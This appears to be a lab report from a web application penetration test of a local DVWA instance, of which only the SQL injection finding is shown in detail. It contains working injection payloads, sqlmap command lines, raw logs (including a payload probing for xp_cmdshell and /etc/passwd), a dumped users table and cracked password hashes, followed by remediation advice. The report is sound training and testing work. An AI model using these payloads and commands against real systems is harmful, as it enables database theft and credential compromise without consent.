02
Web Application Testing Lab

Target: http://192.168.225.129/dvwa/
Scope: Web testing of DVWA instance; OWASP-style vulnerabilities except CSRF (omitted as requested).
Test environment: Kali Linux (attacker) → Burp Suite, sqlmap, nikto, nmap,
security level: Low.

Executive summary

We performed an OWASP-style assessment of the DVWA instance at 192.168.225.129, focusing on web vulnerabilities (SQLi, XSS, Command Injection, File Inclusion/Upload, Insecure Direct Object Reference, Security Misconfiguration, and related issues). The lab intentionally exposes vulnerabilities; the tests confirmed exploitable issues typical for DVWA Low. Each finding below includes target, proof-of-concept (PoC) steps or payloads, impact, and remediation guidance. CSRF testing was intentionally excluded per your request.

Tools used

- Burp Suite (Proxy, Repeater) — request capture / manual testing
- sqlmap — automated SQLi checks
- nmap — service/port discovery (nmap -sV -p-)
- nikto — quick webserver scan
- Firefox (with FoxyProxy) — interactive testing

Methodology

- Reconnaissance — nmap, nikto, ffuf to identify services, directories and endpoints.

- Mapping — manual browsing of DVWA to identify vulnerability pages and parameters (SQLi, XSS, Exec, File Inclusion/Upload, etc.).

- Manual testing — Burp Repeater to inject test payloads and observe responses.
- Automated verification — sqlmap for SQL injection enumeration when manual tests indicated potential injection.
- Evidence collection — saved Burp requests/responses and sqlmap output files.
- Reporting — prioritized findings, PoC steps, and remediation.

Findings (summary table)

Test ID	Vulnerability	Severity	Target
001	SQL Injection	Critical	http://192.168.225.129/dvwa/vulnerabilities/sqli/
002	Xss reflected	Medium	http://192.168.225.129/dvwa/vulnerabilities/xss_r/
003	Insecure File Upload / Web shell	High	http://192.168.225.129/dvwa/vulnerabilities/upload/
004	Command Injection	High	http://192.168.225.129/dvwa/vulnerabilities/exec/

Detailed findings, PoC, and remediation


001 — SQL Injection (Critical)

Target:http://192.168.225.129/dvwa/vulnerabilities/sqli/?id=...

How tested (manual → automated):

1. Capture a normal GET request in Burp when submitting id=1.
2. In Repeater try: id=1' OR '1'='1 → observe response differences (authentication bypass/display of additional records) or perform boolean/time tests: id=1 AND 1=2.
3. Save a clean request file (req_clean_get.txt) with id=1 and valid Cookie: PHPSESSID=...; security=low.
4. Run sqlmap:
   sqlmap -r /home/kali/req_clean_get.txt -p id --batch --level=5 --risk=2 –dbs


Result


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request
Pretty Raw Hex

Time	Type	Direction	Method	URL
05:33:37 13 Oct 2025	HTTP	→ Request	GET	http://192.168.225.129/dvwa/
05:34:23 13 Oct 2025	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles
05:34:26 13 Oct 2025	HTTP	→ Request	GET	http://192.168.225.129/dvwa/vulnerabilities/sqli/?id=id%3D1&Submit=Submit

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.225.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://192.168.225.129/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=6f95834b6b83db4a6ef85ef223bb5fdf
```


:


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
1 ×
Send
Cancel
Target: http://192.168.225.129
HTTP/1
Request
Pretty Raw Hex
Search
0 highlights
Response
Pretty Raw Hex Render
Search
0 highlights
Inspector
Notes
Custom actions
Done
4,681 bytes | 12 millis

```
GET /dvwa/vulnerabilities/sqli/?id=1' OR '1'='1 HTTP/1.1
Host: 192.168.225.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer:
http://192.168.225.129/dvwa/vulnerabilities/sqli/?id=id%3D1%27+OR+%271%27%3D%271
&Submit=Submit
Cookie: security=low; PHPSESSID=6f95834b6b83db4a6ef85ef223bb5fdf
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Inspector	
Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	2
Request headers	10
Response headers	10

```
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4333
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
```



Vulnerability: SQL Injection


User ID:

id=1


```
ID: id=1' OR '1'='1
First name: admin
Surname: admin

ID: id=1' OR '1'='1
First name: Gordon
Surname: Brown

ID: id=1' OR '1'='1
First name: Hack
Surname: Me

ID: id=1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: id=1' OR '1'='1
First name: Bob
Surname: Smith
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r /home/kali/req.txt -p id --batch --level=5 --risk=2 --dbs --flush-session --random-agent --output-dir=
/home/kali/sqlmap-output -v 3
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.9#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 05:38:35 /2025-10-13/

[05:38:35] [INFO] parsing HTTP request from '/home/kali/req.txt'
[05:38:35] [DEBUG] cleaning up configuration parameters
[05:38:35] [WARNING] using '/home/kali/sqlmap-output' as the output directory
[05:38:35] [DEBUG] setting the HTTP timeout
[05:38:35] [DEBUG] setting the HTTP User-Agent header
[05:38:35] [DEBUG] loading random HTTP User-Agent header(s) from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[05:38:35] [INFO] fetched random HTTP User-Agent header value 'Opera/8.53 (Windows NT 5.1; U; en)' from file '/usr/s
hare/sqlmap/data/txt/user-agents.txt'
[05:38:35] [DEBUG] creating HTTP requests opener object
[05:38:35] [DEBUG] provided parameter 'id' is not inside the Cookie
[05:38:35] [INFO] testing connection to the target URL
[05:38:35] [DEBUG] declared web page charset 'utf-8'
[05:38:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:38:35] [PAYLOAD] 5523 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM informatio
n_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../etc/passwd')#
[05:38:35] [INFO] testing if the target URL content is stable
[05:38:35] [INFO] target URL content is stable
[05:38:35] [PAYLOAD] 1),'..,.(".
[05:38:35] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[05:38:35] [PAYLOAD] 1'OfddXb<'">Hadhni
[05:38:35] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XS
S) attacks
[05:38:35] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[05:38:35] [DEBUG] used the default behavior, running in batch mode
for the remaining tests, do you want to include all tests for 'MySQL' extending provided risk (2) value? [Y/n] Y
[05:38:35] [DEBUG] used the default behavior, running in batch mode
[05:38:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:38:35] [PAYLOAD] 1) AND 6506=7131-- aCKE
[05:38:35] [WARNING] reflective value(s) found and filtering out
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r /home/kali/req.txt -p id --batch -D dvwa -T users --dump --output-dir=/home/kali/sqlmap-output

        {1.9.9#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 05:41:47 /2025-10-13/

[05:41:47] [INFO] parsing HTTP request from '/home/kali/req.txt'
[05:41:47] [WARNING] using '/home/kali/sqlmap-output' as the output directory
[05:41:47] [INFO] resuming back-end DBMS 'mysql'
[05:41:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=1' AND 2948=(SELECT (CASE WHEN (2948=2948) THEN 2948 ELSE (SELECT 7753 UNION SELECT 7802) END))-- -&
Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(9440,3447)>(SELECT COUNT(*),CONCAT(0x7178786271,(SELECT (ELT(9440=9440,1))),0x7176787a71,
FLOOR(RAND(0)*2))x FROM (SELECT 1823 UNION SELECT 4281 UNION SELECT 1518 UNION SELECT 7531)a GROUP BY x)-- wggT&Subm
it=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3832 FROM (SELECT(SLEEP(5)))VEWT)-- bdGI&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178786271,0x6771455478614265706766b48424c72524972786a4b7153796453567343
4d7965505156496358696d,0x7176787a71),NULL-- -&Submit=Submit
---
[05:41:48] [INFO] the back-end DBMS is MySQL
```



```
[05:41:48] [WARNING] reflective value(s) found and filtering out
[05:41:48] [INFO] fetching entries for table 'users' in database 'dvwa'
[05:41:48] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[05:41:48] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[05:41:48] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[05:41:48] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:41:48] [INFO] starting 4 processes
[05:41:50] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:41:52] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:41:58] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[05:41:59] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------+-------------------------------------------
-----+-----------+------------+
| user_id | user    | avatar                                          | password
     | last_name | first_name |
+---------+---------+-------------------------------------------------+-------------------------------------------
-----+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
word) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc1
23)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (char
ley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letm
ein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
word) | Smith     | Bob        |
+---------+---------+-------------------------------------------------+-------------------------------------------
-----+-----------+------------+

[05:42:04] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/sqlmap-output/192.168.225.129/dump/dvwa/users.cs
v'
[05:42:04] [INFO] fetched data logged to text files under '/home/kali/sqlmap-output/192.168.225.129'

[*] ending @ 05:42:04 /2025-10-13/
```

Impact: Full DB disclosure, credentials leak, potential full system compromise.

Remediation: Use parameterized queries / ORM prepared statements, input validation, least-privileged DB accounts, WAF/monitoring.

